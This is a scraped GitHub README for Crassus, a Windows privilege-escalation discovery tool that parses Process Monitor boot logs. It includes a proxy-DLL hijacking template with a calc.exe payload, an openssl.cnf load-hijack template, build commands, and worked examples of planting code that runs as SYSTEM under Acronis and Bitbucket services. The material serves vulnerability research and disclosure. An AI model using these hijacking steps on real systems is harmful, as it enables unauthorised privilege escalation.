











 wdormann	Provide 1.1.10 binaries	93e4741 · 4 months ago	 98 Commits
 Crassus	Large PML files can have offsets that w...	4 months ago	
 binaries	Provide 1.1.10 binaries	4 months ago	
 screenshots	More stuff to ignore.	last year	
 .gitignore	Public Release	2 years ago	
 Crassus.sln	Spartacus -> Crassus, and other tweaks	2 years ago	
 LICENSE	Public Release	2 years ago	
 Privesc.PMF	Add Process Monitor filter from old blo...	4 months ago	
 README.md	Fix flowchart	last year	

 README

 MIT license



Crassus Windows privilege escalation discovery tool








Quick start

- In [Process Monitor](#), select the `Enable Boot Logging` option.


- Reboot.
- Once you have logged in and Windows has settled, run Process Monitor once again.
- When prompted, save the boot log, e.g., to `raw.PML`.
- Reset the default Process Monitor filter using `Ctrl-R`.
- Save this log file, e.g., to `boot.PML`.

About

No description, website, or topics provided.

-  Readme
-  MIT license
-  Activity
-  Custom properties
-  562 stars
-  11 watching
-  57 forks
- Report repository



Releases

No releases published

Packages

No packages published

Contributors 2

-  wdormann wdormann
-  sadreck Pavel Tsakalidis

Languages



- Run `Crassus.exe boot.PML` .
- Investigate any green colored results and the corresponding entries in `results.csv` .

Table of Contents

- [Why "Crassus"](#)
 - [Did you really make yet another privilege escalation discovery tool?](#)
 - [Features](#)
 - [Flowchart](#)
- [Screenshots](#)
 - [Crassus Execution](#)
 - [CSV Output](#)
 - [Exports](#)
 - [Export DLL Functions](#)
 - [Export DLL Ordinals](#)
- [Getting Crassus.exe](#)
 - [Building with Visual studio](#)
 - [Using precompiled Crassus.exe](#)
- [Usage](#)
 - [Execution Flow](#)
 - [Command Line Arguments](#)
 - [Examples](#)
 - [Proxy DLL Template](#)
 - [openssl.cnf Template](#)
- [Compiling Proxy DLLs](#)
 - [Visual Studio](#)
 - [MinGW](#)
- [Real World Examples](#)
 - [Acronis True Image](#)
 - [Atlassian Bitbucket](#)
 - [McAfee](#)
 - [Microsoft SQL Server 2022](#)
- [Troubleshooting](#)
 - [Missing files not loaded](#)
 - [Code executed with unexpected privileges](#)
 - [Findings disappear on reboot](#)
- [Contributions](#)
- [Credits](#)

Why "Crassus"?

Accenture made a tool called [Spartacus](#), which finds DLL hijacking opportunities on Windows. Using Spartacus as a starting point, we created Crassus to extend Windows privilege escalation finding capabilities beyond simply looking for missing files. The ACLs used by files and directories of privileged processes can find more than just [looking for missing files](#) to achieve the goal.

Did you really make yet another privilege escalation discovery tool?


...but with a twist as Crassus is utilizing the [SysInternals Process Monitor](#) and is parsing raw PML log files. Typical usage is to generate a boot log using Process Monitor and then parse it with Crassus. It will also automatically generate source code for proxy DLLs with all relevant exports for vulnerable DLLs.

Features

- Parsing ProcMon PML files natively. The log (PML) parser has been implemented by porting partial functionality to C# from <https://github.com/eronnen/procmon-parser/>. You can find the format specification [here](#).
- Crassus will create source code for proxy DLLs for all missing DLLs that were identified. For instance, if an application is vulnerable to DLL Hijacking via `version.dll` , Crassus will create `version.cpp` and `version.def` files for you with all the exports included in it. By default the proxy DLLs will launch `calc.exe` . Build scripts are included to build the DLLs on Visual Studio or MinGW.
- For other events of interest, such as creating a process or loading a library, the ability for unprivileged users to modify the file or any parts of the path to the file is investigated.
- Able to process large PML files and store all events of interest in an output CSV file.

Flowchart

The general gist of how Crassus works can be summarized in this flowchart:



Screenshots

Crassus Execution

```
C:\WINDOWS\system32\cmd.exe

C:\tmp>Crassus.exe boot.PML
[10:59:52] Crassus v1.1.0
[10:59:52] Reading events file...
[10:59:52] Found 2,226,368 events...
[10:59:52] Searching events.....
[10:59:57] Found 1,285 privileged events of interest...
[10:59:57] Checking ACLs of events of interest...
[10:59:57] No events seem to be exploitable!
[10:59:57] All done

C:\tmp>
```

CSV Output

Process	Parent Image Path	User-controllable Path	Found DLL	Integrity	Command Line
services.exe	C:\WINDOWS\system32\services.exe	c:\atlassian\bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe		System	C:\WINDOWS\system32\services.exe
services.exe	C:\WINDOWS\system32\services.exe	c:\atlassian\bitbucket\7.9.1\bin\bserv64.exe		System	C:\WINDOWS\system32\services.exe
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\jvm.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\WSOCK32.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\WINMM.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\VERSION.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\MSVCR120.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\app\MSVCR120.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\msvcr71.dll	High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\msvcr71.dll	High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\WSOCK32.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\WINMM.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\VERSION.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\MSVCR120.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\WSOCK32.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\WSOCK32.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\WINMM.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\server\msvcr120.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\WSOCK32.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe //RS//	
elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\WINMM.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe //RS//	
elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\VERSION.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe //RS//	
elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\MSVCR120.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe //RS//	
elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\WSOCK32.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe //RS//	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\verify.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\java.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\jvp.dll	C:\Atlassian\Bitbud High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\Wldp.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\Wldp.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\profapi.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	
bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe	C:\Atlassian\Bitbucket\7.9.1\re\bin\profapi.dll	C:\Windows\System High	C:\Atlassian\Bitbucket\7.9.1\bin\bserv64.exe //RS//Atlassian\Bitbucket	

Output Exports

File	Home	Share	View
« Local Disk (C:) » tmp » stubs			
Search stubs			
Name	Date modified	Type	Size
build.bat	1/10/2023 8:51 PM	Windows Batch File	1 KB
build.sh	1/10/2023 8:51 PM	SH File	1 KB
cdpsgshims.cpp	1/10/2023 8:51 PM	CPP File	1 KB
cdpsgshims.def	1/10/2023 8:51 PM	DEF File	1 KB
msmdctr.cpp	1/9/2023 4:38 PM	CPP File	1 KB
msmdctr.def	1/10/2023 8:51 PM	DEF File	1 KB
TPGenLic.cpp	1/10/2023 8:51 PM	CPP File	1 KB
TPGenLic.def	1/10/2023 8:51 PM	DEF File	1 KB
WptsExtensions.cpp	1/10/2023 8:51 PM	CPP File	1 KB
WptsExtensions.def	1/10/2023 8:51 PM	DEF File	1 KB

Export DLL Functions

```
msmdctr.cpp - Notepad
File Edit Format View Help
#include <windows.h>


extern "C" {

    VOID Payload() {
        // Run your payload here.
        WinExec("calc.exe", 1);
    }

    BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
    {
        switch (fdwReason)
        {
        case DLL_PROCESS_ATTACH:
            Payload();
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
        }
        return TRUE;
    }

#ifdef ADD_EXPORTS
void ClosePerformanceData() {Payload();}
void CollectInProcPerfCounterInfo() {Payload();}
void CollectInProcPerfCounters() {Payload();}
void CollectPerformanceData() {Payload();}
void InitInProcPerfCounters() {Payload();}
void OpenPerformanceData() {Payload();}
#endif
}
```

Export DLL Ordinals



Getting Crassus.exe

Building with Visual Studio

Crassus was developed as a Visual Studio 2019 project. To build `Crassus.exe` :

- 1. Open `Crassus.sln`
- 2. Press `Ctrl+Shift+B` on your keyboard


Using precompiled Crassus.exe

If you trust running other people's code without knowing what it does, `Crassus.exe` is [provided in this repository](#).

Usage

Execution Flow

- 1. In [Process Monitor](#), select the `Enable Boot Logging` option.



- 2. Reboot.
- 3. Once you have logged in and Windows has settled, optionally also run [scheduled tasks that may be configured to run with privileges](#).
- 4. Run Process Monitor once again.
- 5. When prompted, save the boot log.
- 6. Reset the default Process Monitor filter using `Ctrl-R`.
- 7. Save this log file, e.g., to `boot.PML`. The reason for re-saving the log file is twofold:
 - i. Older versions of Process Monitor do not save boot logs as a single file.

- ii. Boot logs by default will be unfiltered, which may contain extra noise, such as a local-user DLL hijacking in the launching of of Process Monitor itself.

Command Line Arguments

Argument	Description
<PMLFILE>	Location (file) of the existing ProcMon event log file.
--verbose	Enable verbose output.
--debug	Enable debug output.

Examples

Parse the Process Monitor boot log saved in `boot.PML` . All vulnerable paths will be saved as `results.csv` and all proxy DLL source files in the `stubs` subdirectory.

```
C:\tmp> Crassus.exe boot.PML
```

Proxy DLL Template

Below is the template that is used when generating proxy DLLs., For DLLs that are found by Crassus, the proxy DLL will contain the same export names as specified in `%_EXPORTS%` , as well as the same ordinals as specified in the `.def` file. Crassus will detect whether the DLL needs to be built as a 32-bit library or a 64-bit library by looking at the architecture of the parent process, and tagging the source code in the `%_BUILD_AS%` field accordingly.

If the real DLL cannot be found using the Process Monitor log, or if the export name is problematic, the build scripts will fall back to creating a DLL without specified exports.

```
#pragma once

//%_BUILD_AS%

#include <windows.h>;

extern "C" {

    VOID Payload() {
        // Run your payload here.
        WinExec("calc.exe", 1);
    }

    BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpl
    {
        switch (fdwReason)
        {
            case DLL_PROCESS_ATTACH:
                Payload();
                break;
            case DLL_THREAD_ATTACH:
                break;
            case DLL_THREAD_DETACH:
                break;
            case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
    }

    #ifdef ADD_EXPORTS
    %_EXPORTS%
```

```

    #endif
}
```

openssl.cnf Template

For applications that unsafely use the `OPENSSLDIR` variable value, a crafted `openssl.cnf` file can be placed in the noted location. For this example, the software will load `C:\tmp\calc.dll`. Be sure to use a 32-bit library to target 32-bit processes, and a 64-bit library to target 64-bit processes.

```
[openssl_init]
# This will attempt to load the file c:\tmp\calc.dll as part of Open!
# Build scripts should detect whether the calc.dll library needs to l
/tmp/calc = asdf
```

Compiling Proxy DLLs

Visual Studio

Compilation is possible using the `cl.exe` binary included with Visual Studio. Specifically:

```
cl.exe /DADD_EXPORTS /D_USRDLL /D_WINDLL <target>.cpp /LD /Fe<target>
```

To automate the build process, including specifying whether the library should be 64-bit or 32-bit:

1. Open the Visual Studio Developer Command Prompt.
2. Build the DLLs with the `build.bat` script.
3. Rename the compiled file as necessary if the vulnerable file name ends with something other than `.dll`.

Note: Due to an unfortunate behavior with `vcvarsall.bat`, which is [definitely not a bug](#), you may encounter trouble attempting to run `build.bat` more than once in the same Visual Studio Developer Command Prompt session. If you encounter an error, simply close the window and launch it again.

MinGW

If Visual Studio isn't readily available, proxy DLLs can be compiled with [MinGW-w64](#) instead. On an Ubuntu platform for example, MinGW can be installed via the following:

```
sudo apt install g++-mingw-w64-x86-64-win32 g++-mingw-w64-i686-win32
```

```
# Create a 32-bit DLL
i686-w64-mingw32-g++ -c -o <target>.o <target>.cpp -D ADD_EXPORTS
i686-w64-mingw32-g++ -o <target>.dll <target>.o <target>.def -s -shai

# Create a 64-bit DLL
x86_64-w64-mingw32-g++ -c -o <target>.o <target>.cpp -D ADD_EXPORTS
x86_64-w64-mingw32-g++ -o <target>.dll <target>.o <target>.def -s -sl
```

To automate the build process, including specifying whether the library should be 64-bit or 32-bit:

1. Open a terminal.
2. Run `bash ./build.sh`
3. Rename the compiled file as necessary if the vulnerable file name ends with something other than `.dll`.

Real World Examples


Acronis True Image

Crassus Analysis

As outlined in [VU#114757](#), older Acronis software contains multiple privilege escalation vulnerabilities.


1. Placement of `openssl.cnf` in a unprivileged-user-creatable location.
2. Inappropriate ACLs in the `C:\ProgramData\Acronis` directory.

Crassus finds both of these issues automatically.



DLL Hijacking

By planting our compiled `curl.dll` file in the `C:\ProgramData\Acronis\Agent\var\atp-downloader\` directory and rebooting with a new Process Monitor boot log we can see that our payload that runs `calc.exe` runs, with SYSTEM privileges.



openssl.cnf Placement

The vulnerable Acronis software attempts to load `openssl.cnf` from two different locations. We'll place our template `openssl.cnf` file in `c:\jenkins_agent\workspace\tp-openssl-win-vs2013\17\product\out\standard\vs_2013_release\openssl\ssl` , and a 32-bit

lives in, create a new directory of the same name, and plant our payload there as the same name.

```
C:\WINDOWS\system32\cmd.exe

C:\Users\limited>cd c:\atlassian\bitbucket\7.9.1\elasticsearch\

c:\Atlassian\Bitbucket\7.9.1\elasticsearch>ren bin bin-lol

c:\Atlassian\Bitbucket\7.9.1\elasticsearch>mkdir bin

c:\Atlassian\Bitbucket\7.9.1\elasticsearch>copy \Windows\System32\calc.exe bin\elasticsearch-service-x64.exe
1 file(s) copied.

c:\Atlassian\Bitbucket\7.9.1\elasticsearch>
```

Once we reboot with a Process monitor boot log, we can see that our planted `elasticsearch-service-x64.exe` file is running instead of the real one, based on the Windows Calculator icon.

Process Monitor - Sysinternals: www.sysinternals.com								
File Edit Event Filter Tools Options Help								
Time	Process Name	PID	Operation	Path	Result	Detail	User	Integrity
3:43.3...	services.exe	644	CreateFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryBasicInfor...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CloseFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS		NT AUTHORITY\SYSTEM	System
